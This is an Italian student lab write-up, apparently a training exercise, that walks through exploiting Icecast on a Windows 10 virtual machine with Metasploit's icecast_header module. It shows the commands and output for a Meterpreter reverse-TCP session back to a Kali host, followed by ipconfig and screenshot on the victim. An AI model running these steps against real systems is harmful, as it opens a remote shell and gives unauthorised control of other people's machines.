Esercizio.

Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà:


- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

Settaggio macchine.

IP windows 10

192.168.56.104




```
C:\Users\user> ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::1c25:fe16:8ce1:42
f%4
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.56.104
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . :

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:

C:\Users\user>_
```

IP Kali

192.168.56.102

Faccio una prova di connettività




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=128 time=0.847 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=128 time=0.500 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=128 time=0.459 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=128 time=0.491 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=128 time=0.470 ms
```

Avvio Metasploit e sessione di attacco.

Digito search icecast

Use 0

Options




```
msf6 > search icecast

Matching Modules
================

   #  Name                                   Disclosure Date  Rank   Check  Description
   -  ----                                   ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Set rhost 192.168.56.104

Set lhost 192.168.56.102


Set lport 4445

Run




```
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.56.104
rhost => 192.168.56.104
msf6 exploit(windows/http/icecast_header) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(windows/http/icecast_header) > set lport 4445
lport => 4445
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.104   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > run
```

La sessione riesce.




```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4445
[*] Sending stage (177734 bytes) to 192.168.56.104
[*] Meterpreter session 2 opened (192.168.56.102:4445 → 192.168.56.104:49453) at 2025-05-15 11:42:34 -0400
```

Digito ipconfig




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:2c:41:bf
MTU          : 1500
IPv4 Address : 192.168.56.104
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1c25:fe16:8ce1:42f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3868
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Digito screenshot ed ottengo questo risultato:



```
meterpreter > screenshot
Screenshot saved to: /home/kali/IHiPaJuo.jpeg
meterpreter >
```

Ottengo questo risultato.



Global Statistics

Stat Type	Name	Value
Global Stat	connections	1

Server Has Been Running 0 Days, 0 Hours, 20 Minutes, 9 Seconds